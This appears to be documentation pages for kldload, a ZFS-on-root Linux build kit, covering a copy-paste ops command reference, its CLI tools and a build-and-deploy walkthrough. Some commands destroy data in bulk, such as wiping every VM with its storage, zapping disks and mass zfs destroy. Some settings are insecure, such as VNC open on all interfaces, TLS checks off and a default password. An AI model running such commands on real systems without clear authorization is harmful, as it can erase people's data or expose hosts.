  Pool: prd-caw1-db-gold-nvme  VDEV: slot07  Layout: draid2:10d:2c:128s

LIFECYCLE
  Asset ID: UB-DSK-CAW1-88322  Warranty: 2028-02-12
  RMA: https://cdw.ca/rma/S6ZUNX0R123456A
```

Every disk has a passport. When it fails, you know exactly what to order and where to put it.

← Platform ↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Systems Operators

Copy-paste command reference for kldloadOS operations.

No explanations. Just commands. For someone who already has kldload running and needs to get things done.

BUILD & DEPLOY

```
# Full rebuild from scratch
./deploy.sh clean && ./deploy.sh builder-image && PROFILE=desktop ./deploy.sh build

# Build ISO only (uses cached darksites)
PROFILE=desktop ./deploy.sh build

# Deploy to KVM + Proxmox + print USB command
./deploy.sh deploy-all

# Full pipeline: build + deploy + burn + upload
./rebuild-all.sh
```

USB OPERATIONS

```
# One-liner: download + burn + eject (replace /dev/sdX)
curl -L -o /tmp/kldload.iso https://dl.kldload.com/kldload-free-latest.iso && \
  dd if=/tmp/kldload.iso of=/dev/sdX bs=4M status=progress oflag=sync conv=fsync && \
  sync && eject /dev/sdX

# Burn local ISO
dd if=kldload-free-*.iso of=/dev/sdX bs=4M status=progress oflag=sync conv=fsync && sync

# Quick wipe USB (no zerofill — 2 seconds)
wipefs -a /dev/sdX && sgdisk --zap-all /dev/sdX

# Verify checksum
sha256sum -c kldload-free-latest.iso.sha256
```

KVM / LIBVIRT

```
# Create a VM from the ISO
virt-install --name kldload-vm1 --ram 4096 --vcpus 4 \
  --disk path=/var/lib/libvirt/images/kldload-vm1.qcow2,size=40,format=qcow2 \
  --cdrom /var/lib/libvirt/images/kldload-free-latest.iso \
  --os-variant centos-stream9 --network network=default \
  --graphics vnc,listen=0.0.0.0 \
  --boot uefi,firmware.feature0.enabled=no,firmware.feature0.name=secure-boot \
  --noautoconsole

# Batch create 4 VMs
for i in 1 2 3 4; do
  virt-install --name kldload-test${i} --ram 4096 --vcpus 4 \
    --disk path=/var/lib/libvirt/images/kldload-test${i}.qcow2,size=40,format=qcow2 \
```

```
    --cdrom /var/lib/libvirt/images/kldload-free-latest.iso \
    --os-variant centos-stream9 --network network=default \
    --graphics vnc,listen=0.0.0.0 \
    --boot uefi,firmware.feature0.enabled=no,firmware.feature0.name=secure-boot \
    --noautoconsole
done

# List VMs + VNC ports
virsh list --all
for vm in $(virsh list --all --name); do
  echo "$vm → VNC $(virsh vncdisplay $vm 2>/dev/null)"
done

# Get VM IPs
virsh net-dhcp-leases default

# Get specific VM IP
virsh domifaddr kldload-vm1

# Console access
virsh console kldload-vm1      # serial (Ctrl+] to exit)
virsh vncdisplay kldload-vm1   # VNC port

# Lifecycle
virsh start kldload-vm1
virsh shutdown kldload-vm1     # graceful
virsh destroy kldload-vm1      # force stop
virsh reboot kldload-vm1
virsh autostart kldload-vm1    # start on host boot

# Destroy specific VM + disk
virsh destroy kldload-vm1 && virsh undefine kldload-vm1 --nvram --remove-all-storage

# Destroy ALL VMs
for vm in $(virsh list --all --name); do
  virsh destroy "$vm" 2>/dev/null
  virsh undefine "$vm" --nvram --remove-all-storage 2>/dev/null
done

# CoW clone from golden image (instant, near-zero space)
qemu-img create -f qcow2 -b golden.qcow2 -F qcow2 clone-1.qcow2

# Resize VM disk
virsh shutdown kldload-vm1
qemu-img resize /var/lib/libvirt/images/kldload-vm1.qcow2 +20G

# Live migration to another host
virsh migrate --live kldload-vm1 qemu+ssh://other-host/system
```

PROXMOX

```
# Upload ISO + create VM
scp kldload-free-*.iso root@proxmox:/var/lib/vz/template/iso/

# Create VM (q35, host CPU, OVMF, TPM, virtio-scsi)
ssh root@proxmox "qm create 900 --name kldload \
  --machine q35 --cpu host --cores 4 --memory 4096 --balloon 0 \
  --bios ovmf --efidisk0 local-zfs:1,efitype=4m \
  --tpmstate0 local-zfs:1,version=v2.0 \
  --scsi0 local-zfs:40,discard=on,iothread=1,ssd=1 \
  --scsihw virtio-scsi-single \
  --ide2 local:iso/kldload-free-latest.iso,media=cdrom \
  --net0 virtio,bridge=vmbr0 \
  --serial0 socket \
  --boot order='ide2;scsi0' --ostype l26 \
  && qm start 900"
```

```
# Clone a VM on Proxmox
ssh root@proxmox "qm clone 900 901 --name kldload-clone --full"

# Start / stop / destroy
ssh root@proxmox "qm start 900"
ssh root@proxmox "qm stop 900"
ssh root@proxmox "qm destroy 900 --purge"

# Import qcow2 as disk
ssh root@proxmox "qm importdisk 900 /var/lib/vz/images/kldload.qcow2 local-zfs"
```

ZFS OPERATIONS

```
# ── Snapshots ──

# Snapshot all datasets recursively
zfs snapshot -r rpool@$(date +%Y%m%d-%H%M%S)

# Snapshot a specific dataset
zfs snapshot rpool/srv/data@before-change

# List all snapshots (newest first)
zfs list -t snapshot -o name,used,creation -S creation

# Rollback
zfs rollback rpool/srv/data@before-change

# Destroy a snapshot
zfs destroy rpool/srv/data@before-change

# Destroy all snapshots matching a pattern
zfs list -t snapshot -H -o name | grep "pattern" | xargs -n1 zfs destroy


# ── Cloning ──

# Instant CoW clone
zfs snapshot rpool/srv/prod@clone-src
zfs clone rpool/srv/prod@clone-src rpool/srv/staging

# Promote a clone to independent dataset
zfs promote rpool/srv/staging


# ── Replication ──

# Full send to remote
zfs snapshot -r rpool@replicate
zfs send -R rpool@replicate | ssh backup-server zfs receive -F tank/backup

# Incremental send
zfs snapshot -r rpool@snap2
zfs send -R -i rpool@snap1 rpool@snap2 | ssh backup-server zfs receive -F tank/backup

# Compressed send
zfs send -R rpool@snap | zstd -3 | ssh backup-server "zstd -d | zfs receive -F tank/backup"

# Syncoid (automated — handles incrementals)
syncoid -r rpool backup-server:tank/backup


# ── Pool Operations ──

# Pool health
zpool status rpool
zpool list
```

```
# Scrub (verify all checksums)
zpool scrub rpool

# Pool I/O stats (live, 2 second interval)
zpool iostat rpool 2

# ARC cache stats
cat /proc/spl/kstat/zfs/arcstats | grep -E "^hits|^misses|^size"

# Set ARC max (4GB)
echo "options zfs zfs_arc_max=4294967296" > /etc/modprobe.d/zfs-arc.conf


# ── Datasets ──

# Create dataset
zfs create -o mountpoint=/srv/myapp -o compression=lz4 rpool/srv/myapp

# Create with quota
zfs create -o mountpoint=/srv/db -o recordsize=8k -o quota=100G rpool/srv/db

# List all datasets
zfs list -o name,used,avail,compress,mountpoint

# Check compression ratio
zfs get compressratio rpool

# Change compression
zfs set compression=zstd rpool/srv/archive

# Destroy dataset
zfs destroy rpool/srv/test


# ── Boot Environments ──

# Create boot environment
zfs snapshot rpool/ROOT/default@before-upgrade

# List boot environments
zfs list -r rpool/ROOT -o name,used,mountpoint

# Set active boot environment
zpool set bootfs=rpool/ROOT/default rpool

# Rollback to previous BE
zfs rollback rpool/ROOT/default@before-upgrade
```

WIREGUARD

```
# Generate keypair
umask 077 && wg genkey | tee /etc/wireguard/private.key | wg pubkey > /etc/wireguard/public.key

# Generate pre-shared key (post-quantum protection)
wg genpsk > /etc/wireguard/psk.key

# Start / stop / enable at boot
systemctl enable --now wg-quick@wg0
systemctl stop wg-quick@wg0
wg-quick up wg0
wg-quick down wg0

# Show all interfaces + handshakes
wg show

# Show transfer stats
wg show wg0 transfer
```

```
# Show latest handshakes
wg show wg0 latest-handshakes

# Add peer live (no restart)
wg set wg0 peer <pubkey> allowed-ips 10.200.0.5/32 endpoint 1.2.3.4:51820 persistent-keepalive 25

# Remove peer live
wg set wg0 peer <pubkey> remove

# Dump running config
wg showconf wg0

# Save running config to file
wg showconf wg0 > /etc/wireguard/wg0.conf

# Start 4 WireGuard planes (cluster mode)
for iface in wg0 wg1 wg2 wg3; do systemctl enable --now wg-quick@${iface}; done

# Check all planes
for iface in wg0 wg1 wg2 wg3; do echo "=== $iface ===" && wg show $iface; done
```

IMAGE EXPORT

```
# Export to specific format
kexport qcow2       # KVM / Proxmox / OpenStack
kexport raw          # dd-ready / AWS import
kexport vhd          # Azure / Hyper-V
kexport vmdk         # VMware ESXi / vSphere
kexport ova          # VMware / VirtualBox portable
kexport all          # all five formats

# Export with custom name
KEXPORT_NAME=myserver kexport qcow2

# Upload raw to AWS as AMI
kexport raw
aws s3 cp kldload-export-*.raw s3://my-images/
aws ec2 import-image \
  --disk-containers "Format=RAW,UserBucket={S3Bucket=my-images,S3Key=kldload-export-*.raw}" \
  --boot-mode uefi

# Upload VHD to Azure
kexport vhd
az storage blob upload --account-name myaccount --container images \
  --name kldload.vhd --type page --file kldload-export-*.vhd
az image create --resource-group mygroup --name kldload \
  --os-type Linux --source https://myaccount.blob.core.windows.net/images/kldload.vhd

# Convert between formats manually
qemu-img convert -f qcow2 -O raw input.qcow2 output.raw
qemu-img convert -f raw -O vmdk -o subformat=streamOptimized input.raw output.vmdk
```

FLEET OPERATIONS

```
# Run command on multiple nodes
for ip in 10.200.0.{1..16}; do
  echo "=== $ip ==="
  ssh admin@$ip 'zpool status rpool | head -5' 2>&1
done

# Check pool health across fleet
for ip in 10.200.0.{1..16}; do
  health=$(ssh admin@$ip 'zpool list -H -o health rpool' 2>/dev/null)
  echo "$ip: $health"
```

```
done

# Patch a file on all nodes
for ip in 10.200.0.{1..16}; do
  scp bootstrap.sh admin@$ip:/tmp/
  ssh admin@$ip "sudo cp /tmp/bootstrap.sh /usr/lib/kldload-installer/lib/bootstrap.sh"
done

# Snapshot all nodes before upgrade
for ip in 10.200.0.{1..16}; do
  ssh admin@$ip "sudo zfs snapshot -r rpool@pre-upgrade-$(date +%Y%m%d)" &
done; wait

# Rolling upgrade
for ip in 10.200.0.{1..16}; do
  echo "=== Upgrading $ip ==="
  ssh admin@$ip "sudo zfs snapshot -r rpool@pre-upgrade && sudo kupgrade"
  sleep 5
done

# Verify all nodes
for ip in 10.200.0.{1..16}; do
  echo "=== $ip ==="
  ssh admin@$ip 'hostname; zpool list -H -o health rpool; zfs list -H -o name | wc -l; uname -r'
done

# Copy SSH key to all nodes
for ip in 10.200.0.{1..16}; do
  ssh-copy-id admin@$ip
done
```

KLDLOADOS TOOLS (DESKTOP & SERVER PROFILES)

```
# System health dashboard
kst

# Snapshot all key datasets
ksnap

# Snapshot specific path
ksnap /home

# List snapshots
ksnap list

# Rollback
ksnap rollback /home

# Boot environment management
kbe list
kbe create before-upgrade
kbe activate before-upgrade
kbe delete old-be

# Instant clone
kclone /srv/prod /srv/staging

# ZFS-aware disk usage
kdf

# Create ZFS dataset (instead of mkdir)
kdir /srv/myproject
kdir -o compression=zstd -o quota=50G /srv/archive

# Universal package manager (auto-detects apt/dnf, snapshots first)
kpkg install nginx
kpkg remove nginx
```

```
kpkg search redis
kpkg update
kpkg upgrade
kpkg list
kpkg info nginx

# Safe system upgrade (creates boot environment first)
kupgrade

# Disaster recovery (boot from kldload ISO)
krecovery import rpool
krecovery list-be
krecovery activate <snapshot>
krecovery chroot
krecovery reinstall-bootloader /dev/sda
krecovery export-logs /mnt/usb
```

EBPF / OBSERVABILITY

```
# Trace every process launched
execsnoop

# Trace file opens
opensnoop

# TCP connections with PID
tcpconnect

# TCP sessions with duration + bytes
tcplife

# TCP retransmits (network problems)
tcpretrans

# Disk I/O latency histogram
biolatency

# Slow file operations (>10ms)
fileslower 10

# Per-process I/O
biotop

# Cache hit rate
cachestat

# CPU scheduler latency
runqlat

# ZFS slow operations (>1ms)
zfsslower 1

# Custom bpftrace: who is opening files?
bpftrace -e 'tracepoint:syscalls:sys_enter_openat { printf("%s %s\n", comm, str(args.filename)); }'

# Count syscalls by process
bpftrace -e 'tracepoint:raw_syscalls:sys_enter { @[comm] = count(); }'

# Histogram of read sizes
bpftrace -e 'tracepoint:syscalls:sys_exit_read /args.ret > 0/ { @bytes = hist(args.ret); }'

# Packet count per WireGuard interface
bpftrace -e 'tracepoint:net:net_dev_xmit /str(args.name) == "wg0"/ { @packets = count(); }'
```

NETWORKING

```
# Set static IP
nmcli connection modify "Wired connection 1" \
  ipv4.method manual ipv4.addresses 10.100.10.50/24 \
  ipv4.gateway 10.100.10.1 ipv4.dns "1.1.1.1"
nmcli connection up "Wired connection 1"

# Switch to DHCP
nmcli connection modify "Wired connection 1" ipv4.method auto
nmcli connection up "Wired connection 1"

# Create bridge for VMs
nmcli connection add type bridge ifname br0 con-name br0 \
  ipv4.method manual ipv4.addresses 10.100.10.50/24 \
  ipv4.gateway 10.100.10.1 ipv4.dns "1.1.1.1"
nmcli connection add type bridge-slave ifname eth0 master br0
nmcli connection up br0

# Firewall — open ports (CentOS/RHEL)
firewall-cmd --permanent --add-port=8080/tcp
firewall-cmd --permanent --add-port=51820/udp
firewall-cmd --permanent --zone=trusted --add-interface=wg0
firewall-cmd --reload

# Firewall — open ports (Debian)
nft add rule inet filter input tcp dport 8080 accept
nft add rule inet filter input udp dport 51820 accept

# Enable IP forwarding
sysctl -w net.ipv4.ip_forward=1
echo "net.ipv4.ip_forward = 1" > /etc/sysctl.d/99-forwarding.conf
```

UNATTENDED INSTALL

```
# Create answers file
cat > /tmp/answers.env << 'EOF'
KLDLOAD_DISTRO=debian
KLDLOAD_DISK=/dev/vda
KLDLOAD_HOSTNAME=my-server
KLDLOAD_USERNAME=admin
KLDLOAD_PASSWORD=changeme
KLDLOAD_PROFILE=server
KLDLOAD_NET_METHOD=dhcp
KLDLOAD_TIMEZONE=UTC
EOF

# Run unattended install
kldload-install-target --config /tmp/answers.env

# Core profile (ZFS only, no tools)
KLDLOAD_PROFILE=core kldload-install-target --config /tmp/answers.env

# Manual storage mode (drops to shell for custom pool layout)
KLDLOAD_STORAGE_MANUAL=1 kldload-install-target --config /tmp/answers.env
```

R2 / CLOUD STORAGE

```
# Upload ISO to R2
aws s3 cp kldload-free-*.iso s3://kldload-releases/kldload-free-latest.iso \
  --endpoint-url https://YOUR_ACCOUNT.r2.cloudflarestorage.com --profile r2

# Upload checksum
sha256sum kldload-free-*.iso | sed 's|.*/|kldload-free-latest.iso  |' > /tmp/latest.sha256
aws s3 cp /tmp/latest.sha256 s3://kldload-releases/kldload-free-latest.iso.sha256 \
  --endpoint-url https://YOUR_ACCOUNT.r2.cloudflarestorage.com --profile r2
```

```
# List bucket
aws s3 ls s3://kldload-releases/ \
  --endpoint-url https://YOUR_ACCOUNT.r2.cloudflarestorage.com --profile r2 --human-readable
```

WEBSITE DEPLOY

```
# Deploy website (git pull on hosting)
ssh -i ~/.ssh/kldload-deploy kldload.com@ssh.us.stackcp.com "cd ~/public_html && git pull"

# Check GitHub traffic
curl -s -H "Authorization: token TOKEN" \
  "https://api.github.com/repos/kldload/kldload/traffic/clones" | jq '.count, .uniques'
```

Full documentation with tutorials and walkthroughs: github.com/kldload/kldload/docs →

← Platform ↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Tools & Commands

30+ tools that make ZFS and Linux feel like they were always meant to work this way.

Every kldload install ships a complete toolbox — short, memorable commands that wrap ZFS, package management, boot environments, and system diagnostics into something you can actually use without reading a man page every time. These work identically on Debian and RHEL. Same command, same output, any distro.

Everyday tools

These are the commands you'll use most. Short names, no flags to memorize, sensible defaults.

kst
System status at a glance. Pool health, dataset usage, compression ratios, snapshot counts, service status, memory, uptime — one screen, everything you need.
ksnap
Snapshot management. `ksnap` snapshots everything. `ksnap list` shows all snapshots. `ksnap rollback /home` rolls back. Simple.
kclone
Instant copy-on-write clones. `kclone /home/alice /home/alice-backup` — takes milliseconds, uses zero extra space until data diverges.
kdf
ZFS-aware disk usage. Shows datasets with used space, available space, compression ratio, quota, and mountpoint. Color-coded.
kdir
Create a ZFS dataset instead of a directory. `kdir /srv/myapp` creates `rpool/srv/myapp` with its own snapshot and quota policies. Like `mkdir` but with superpowers.
kpkg
Universal package manager. Wraps `apt` or `dnf` automatically. **Takes a ZFS snapshot before every install, remove, or upgrade.** If a package breaks something, roll back in seconds.

Boot environment management

Boot environments are the killer feature. Snapshot your entire OS, upgrade, and if it breaks, reboot into the old version. Fifteen seconds. No reinstall.

kbe list
List all boot environments with creation date, size, and which one is active.
kbe create stable
Snapshot the current root as a named boot environment. Do this before anything risky.
kbe activate stable
Set a boot environment as the next boot target. Reboot to switch.
kbe rollback stable
Roll the root filesystem back to a previous snapshot. The nuclear option — but fast.
kupgrade

Run a full system upgrade with automatic pre-upgrade snapshot. If the upgrade breaks, `kbe rollback` fixes it.

krecovery
Emergency recovery. Import pools, chroot into broken systems, reinstall bootloader, export logs. Your last resort when things go wrong.

Snapshot automation

Snapshots happen automatically. You don't have to remember.

APT/DNF hook
Every package operation automatically snapshots the root filesystem first. Retention: last 10 snapshots.

/srv timer
Service data (`/srv`) snapshotted every 15 minutes via systemd timer. Retention: last 4.

Boot snapshot
Hourly automatic snapshot of the boot environment. Always have a known-good state.

snapshot-policy.sh
Audit your snapshot retention. Shows count vs. limit per dataset and prefix. Flags anything over-limit.

System administration

adduser alice
Automatically creates a dedicated ZFS dataset for the user's home directory. Proper ownership, proper permissions, proper isolation. Runs via `adduser.local` hook.

khold
Marks critical packages (kernel, ZFS, bootloader) as held so they don't auto-upgrade and break your boot chain.

kpoof
Scrub all sensitive ephemeral data from RAM. Shreds SSH keys, WireGuard keys, CA keys, temp files, drops page cache. For live sessions that shouldn't leave traces.

khelp
Built-in command reference. Every tool, every alias, every shortcut — right in your terminal.

Shell aliases

50+ aliases and functions loaded automatically. Context-aware — Kubernetes, Helm, Salt, Docker, virsh, and ZFS aliases only appear if the tool is installed.

ZFS

`zls` — list datasets
`zsnap` — list snapshots
`zbe` — list boot environments

Kubernetes

`k`, `kgp`, `kgn`, `kgs` — get pods/nodes/svc
`kns` — switch namespace
`ksh <ns> <pod>` — shell into pod
`kshow <ns>` — full namespace overview

Salt

`slist` — formatted fleet inventory
`sping` — ping all minions

`shighstate` — apply state

Infrastructure

`vls`, `vstart`, `vstop` — virsh shortcuts
`dps`, `dcu`, `dcd` — Docker shortcuts
`ports` — listening ports

Everything is a readable script Every tool is a bash script you can open and read. No compiled binaries. No vendor SDKs. If you want to know how `ksnap` works, `cat $(which ksnap)`. That's the point.

← Platform ↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Build Your Own

Pick a recipe. Build a machine. Learn how it works.

kldload gives you one thing: a basic Linux platform with native ZFS. What you build on top of it is up to you.

The pages below are distilled from **70,000+ pages of personal notes** — years of building real infrastructure, condensed into examples of what's possible. They are not copy-paste tutorials. They are not push-button solutions. They are a resource for people who want to **understand the primitives** and build their own thing.

Every recipe was actually built and tested. They work. But the point isn't to follow them step by step — it's to see what's possible when you start with a solid base, understand ISO 9660, and aren't afraid to read the scripts.

Hypervisor

KVM + QEMU + libvirt on ZFS. zvol-backed VMs with instant snapshots. Clone VMs in milliseconds. Your own private cloud on a single box.

Difficulty: Beginner · Time: 20 minutes · Packages: 6

Storage Server

NFS + iSCSI + Samba on ZFS. Serve files to your network with checksums, compression, and automatic snapshots. Self-healing if you mirror.

Difficulty: Beginner · Time: 15 minutes · Packages: 4

Media Server

Plex, Jellyfin, or Emby on ZFS. Your movies, music, and photos on a filesystem that never silently corrupts a frame. Up to 8.8TB and beyond.

Difficulty: Beginner · Time: 15 minutes · Packages: 2

VDI Desktop

Stream a full Linux desktop over the network. HLS, WebRTC, or SRT. GPU-accelerated encoding with NVIDIA. Access your desktop from any browser.

Difficulty: Intermediate · Time: 30 minutes · Packages: 8

Cluster

Multi-node deployment with WireGuard mesh, Salt orchestration, and optional Kubernetes. Blow it away with a cron job. Rebuild in minutes. Hardware as a service.

Difficulty: Advanced · Time: 1 hour · The real fun starts here

Your idea here

Firewall appliance. DNS server. CI/CD runner. Container registry. Backup server. Mail server. Game server. Whatever you want. kldload is the foundation. `postinstall.sh` is your hook. Go build.

The only limit is what you're willing to learn.

Appliance Recipes

Real-world appliances built on kldloadOS. Complete configs, package lists, systemd services, bill of materials. Full guides on GitHub.

- ▸IoT Gateway BACnet/Modbus → WireGuard → RabbitMQ
- ▸Ham Radio (IRLP) SvxLink → WireGuard → remote node
- ▸Live TV Streaming capture card → SRT/HLS/DASH/IPTV
- ▸Plex on ZFS per-movie datasets → replication → Netflix architecture
- ▸Cloud & Packer kldload Core → Packer → Terraform → AWS/Azure/Proxmox
- ▸Export Formats qcow2 / raw / VHD / VMDK / OVA

More recipes

Deep dives from the field notes. Click any to read the full walkthrough.

- ▸Monitoring & Alerting
- ▸Backup & DR
- ▸AI Admin Assistant
- ▸Disk Labels & Assets
- ▸Proxmox + ZFS Tuning
- ▸Windows & AD Integration
- ▸Live Workloads (XMPP)
- ▸Kubernetes Cluster

← Build Overview ↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Build Your Own · Complete Walkthrough

Zero to Hero — from git clone to production in every command.

This is the complete, end-to-end walkthrough. Every command. Every output. Every file. You start with nothing. You end with a custom ZFS-on-root Linux image deployed to production — cloud, on-prem, or bare metal. Follow it top to bottom. No steps skipped. No "exercise left to the reader."

> **Impatient? Start here.**
>
> ```
> git clone https://github.com/kldload/kldload.git
> cd kldload
> cp kldload.env.example kldload.env
> source kldload.env
> bash builder/container-build.sh
> ```
>
> Five lines. Come back in 10 minutes. You'll have a bootable ISO with ZFS on root.
> The rest of this page is for people who want to understand what just happened.

Phase 1: Get the source

Step 1.1: Clone the repo

```
# Start here. Everything else follows from this.
git clone https://github.com/kldload/kldload.git
cd kldload

# What you now have:
ls
# builder/          — Dockerfile + build-iso.sh (builds the ISO)
# build/            — darksite config (package lists for offline repos)
# deploy.sh         — orchestrator (build, spawn, release)
# live-build/       — chroot overlay (everything baked into the ISO)
# profiles/         — server.yaml, desktop.yaml
# kldload.env       — your local config (gitignored, never committed)
```

Step 1.2: Understand the directory structure

```
kldload/
├── builder/
│   ├── Dockerfile              # CentOS Stream 9 build container
│   ├── build-iso.sh            # THE build script — creates the ISO
│   └── container-build.sh      # Launches Docker, runs build-iso.sh inside
│
├── build/darksite/
│   └── config/package-sets/    # Package lists for offline repos
│       ├── target-base.txt     # Core packages (89 packages)
```

```
│       ├── target-server.txt   # Server profile additions
│       └── target-desktop.txt  # Desktop profile additions (GNOME, Firefox)
│
├── live-build/config/
│   ├── includes.chroot/        # Files baked into the live ISO
│   │   ├── usr/sbin/kldload-install-target   # Main installer
│   │   ├── usr/lib/kldload-installer/lib/    # Installer libraries
│   │   │   ├── bootstrap.sh    # Package install (dnf + apt paths)
│   │   │   ├── bootloader.sh   # ZFSBootMenu + initramfs
│   │   │   ├── storage-zfs.sh  # ZFS pool + dataset creation
│   │   │   └── profiles.sh     # Profile-specific packages
│   │   ├── usr/local/bin/      # CLI tools (kst, ksnap, kbe, kdf...)
│   │   └── usr/local/share/kldload-webui/    # Web UI frontend
│   └── output/                 # Built ISOs land here
│
└── deploy.sh                   # Build + deploy orchestrator
```

Every file is readable bash or HTML. No compiled binaries. No vendor SDKs. `cat` anything and understand it.

Phase 2: Configure your build

Step 2.1: Create your environment file

```
# Copy the example and edit
cat > kldload.env <<'EOF'
# kldload build configuration
PROFILE=desktop              # desktop or server
DISTRO=centos                # centos, debian, or rhel

# RHEL only (leave blank for CentOS/Debian)
RHEL_ACTIVATION_KEY=
RHEL_ORG_ID=

# Proxmox deployment (optional)
PROXMOX_HOST=10.100.10.225
PROXMOX_NODE=fiend
PROXMOX_TOKEN_ID=root@pam!mytoken
PROXMOX_TOKEN_SECRET=your-token-here

# VM defaults
VM_MEMORY=8192
VM_CORES=4
VM_DISK_GB=40
EOF

# This file is gitignored — your credentials never leave your machine
```

Step 2.2: Customize the package list (optional)

```
# Want to add packages to the offline repo?
# Edit the package sets:
vim build/darksite/config/package-sets/target-base.txt

# Add your packages — one per line
echo "nginx" >> build/darksite/config/package-sets/target-server.txt
echo "postgresql-server" >> build/darksite/config/package-sets/target-server.txt

# These get downloaded and baked into the ISO's offline repo
# Available for install without internet on the target
```

Step 2.3: Add a custom postinstall script (optional)

```
# Create a postinstall.sh that runs after the base install
cat > live-build/config/includes.chroot/root/darksite/postinstall.sh <<'POSTINSTALL'
#!/bin/bash
set -euo pipefail

echo "Running custom postinstall..."

# Install your application
dnf install -y nginx postgresql-server
systemctl enable nginx postgresql

# Configure your app
cat > /etc/nginx/conf.d/myapp.conf <<NGINX
server {
    listen 80;
    server_name _;
    root /srv/myapp;
}
NGINX

# Create ZFS dataset for your app data
zfs create -o compression=zstd rpool/srv/myapp

# Snapshot the clean state
zfs snapshot rpool/ROOT/$(hostname)@post-install

echo "Custom postinstall complete"
POSTINSTALL
chmod +x live-build/config/includes.chroot/root/darksite/postinstall.sh
```

postinstall.sh is your hook into the installed system. It runs as root with full access. Install packages, configure services, create datasets — whatever you need.

Phase 3: Build the ISO

Step 3.1: Build the Docker builder image (first time only)

```
# This creates the build environment — CentOS Stream 9 with lorax, squashfs, xorriso
docker build -t kldload-live-builder:latest -f builder/Dockerfile builder/

# Takes ~2 minutes. Only needed once (or after Dockerfile changes).
# Output:
# Successfully tagged kldload-live-builder:latest
```

Step 3.2: Build the ISO

```
# Source your config
source kldload.env

# Build
bash builder/container-build.sh

# What happens inside:
# 1. Downloads all RPMs for offline repo (~974 packages)
# 2. Creates CentOS rootfs via dnf --installroot
# 3. Installs GNOME, Firefox, ZFS, WireGuard, tools
# 4. Builds ZFS DKMS kernel module
# 5. Copies your custom scripts and webui
```

```
# 6. Creates squashfs + ISO with EFI boot
# 7. Generates SHA256 checksum
#
# Takes ~10 minutes. Output:
# ISO: live-build/output/kldload-free-centos-amd64-20260321.iso
# Size: 2.2G
# SHA256: 1080f7917d61aabe3c6fd6aeac4...
```

Step 3.3: Verify the ISO

```
# Check the ISO exists and has the ZFS module
ls -lh live-build/output/*.iso
# -rw-r--r--. 1 root root 2.2G kldload-free-centos-amd64-20260321.iso

# Verify checksum
cd live-build/output
sha256sum -c kldload-free-centos-amd64-20260321.iso.sha256
# kldload-free-centos-amd64-20260321.iso: OK

# Verify ZFS module is inside (optional but recommended)
mkdir -p /tmp/verify && mount -o loop,ro *.iso /tmp/verify
unsquashfs -l /tmp/verify/LiveOS/squashfs.img | grep zfs.ko
# squashfs-root/usr/lib/modules/5.14.0-687.el9.x86_64/extra/zfs.ko.xz
umount /tmp/verify && rm -rf /tmp/verify
```

Always verify. The build script now dies if the ZFS module is missing, but trust your own eyes. That's the kldload way.

Phase 4: Deploy locally (KVM / bare metal)

Option A: Write to USB (bare metal)

```
# One-liner: download, burn, eject — replace /dev/sdX with your USB device
curl -L -o /tmp/kldload.iso https://dl.kldload.com/kldload-free-latest.iso && \
  dd if=/tmp/kldload.iso of=/dev/sdX bs=4M status=progress oflag=sync conv=fsync && \
  sync && eject /dev/sdX

# Or if you already have the ISO:
dd if=kldload-free-*.iso of=/dev/sdX bs=4M status=progress oflag=sync conv=fsync && sync

# Boot from USB. GNOME desktop loads. Web UI opens in Firefox.
# Pick your distro (CentOS/Debian/RHEL/Rocky). Pick your profile. Install. Done.
```

Option B: Deploy to KVM (local VM)

```
# Create a VM disk
qemu-img create -f qcow2 /var/lib/libvirt/images/my-kldload.qcow2 40G

# Copy ISO to libvirt images
cp live-build/output/kldload-free-centos-amd64-20260321.iso \
   /var/lib/libvirt/images/

# Create and boot the VM
virt-install \
  --name my-kldload \
  --ram 8192 \
  --vcpus 4 \
  --cpu host-passthrough \
```

```
  --os-variant centos-stream9 \
  --machine q35 \
  --boot uefi,loader.secure=no,cdrom,hd \
  --disk /var/lib/libvirt/images/my-kldload.qcow2,bus=virtio \
  --cdrom /var/lib/libvirt/images/kldload-free-centos-amd64-20260321.iso \
  --network default \
  --graphics vnc,listen=0.0.0.0 \
  --noautoconsole

# Connect via VNC or virt-manager
# GNOME desktop loads → webui opens → install → VM powers off

# Eject ISO and boot from disk
virsh change-media my-kldload sda --eject --config
virsh start my-kldload

# You now have a ZFS-on-root CentOS VM
```

Phase 5: Deploy to Proxmox

Step 5.1: Upload ISO to Proxmox

```
# SCP the ISO to Proxmox storage
scp live-build/output/kldload-free-centos-amd64-20260321.iso \
    root@10.100.10.225:/var/lib/vz/template/iso/

# Or use the Proxmox API
curl -k -X POST "https://10.100.10.225:8006/api2/json/nodes/fiend/storage/local/upload" \
  -H "Authorization: PVEAPIToken=root@pam!mytoken=YOUR-TOKEN" \
  -F "content=iso" \
  -F "filename=@live-build/output/kldload-free-centos-amd64-20260321.iso"
```

Step 5.2: Create VM via API

```
# Create the VM
pvesh create /nodes/fiend/qemu \
  --vmid 100 \
  --name kldload-node-01 \
  --memory 8192 \
  --cores 4 \
  --cpu host \
  --machine q35 \
  --bios ovmf \
  --efidisk0 local-lvm:1 \
  --scsi0 local-lvm:40 \
  --scsihw virtio-scsi-single \
  --ide2 local:iso/kldload-free-centos-amd64-20260321.iso,media=cdrom \
  --net0 virtio,bridge=vmbr0 \
  --boot order=ide2 \
  --agent enabled=1

# Start the VM
pvesh create /nodes/fiend/qemu/100/status/start

# Open the console in Proxmox web UI
# Install via the kldload webui
# VM powers off when done

# Remove ISO and boot from disk
pvesh set /nodes/fiend/qemu/100/config --delete ide2
pvesh set /nodes/fiend/qemu/100/config --boot order=scsi0
```

```
pvesh create /nodes/fiend/qemu/100/status/start
```

Phase 6: Deploy to cloud (AWS / Azure / GCP)

Step 6.1: Convert ISO to cloud image

```
# First, install to a qcow2 disk using QEMU (headless)
qemu-img create -f qcow2 kldload-cloud.qcow2 40G

# Boot the ISO and install to the disk
qemu-system-x86_64 \
  -m 4096 \
  -cpu host \
  -enable-kvm \
  -drive file=kldload-cloud.qcow2,format=qcow2,if=virtio \
  -cdrom live-build/output/kldload-free-centos-amd64-20260321.iso \
  -boot d \
  -vnc :1 \
  -daemonize

# Connect via VNC (localhost:5901), install, wait for poweroff
# The qcow2 is now a bootable ZFS-on-root disk image
```

Step 6.2: Upload to AWS (AMI)

```
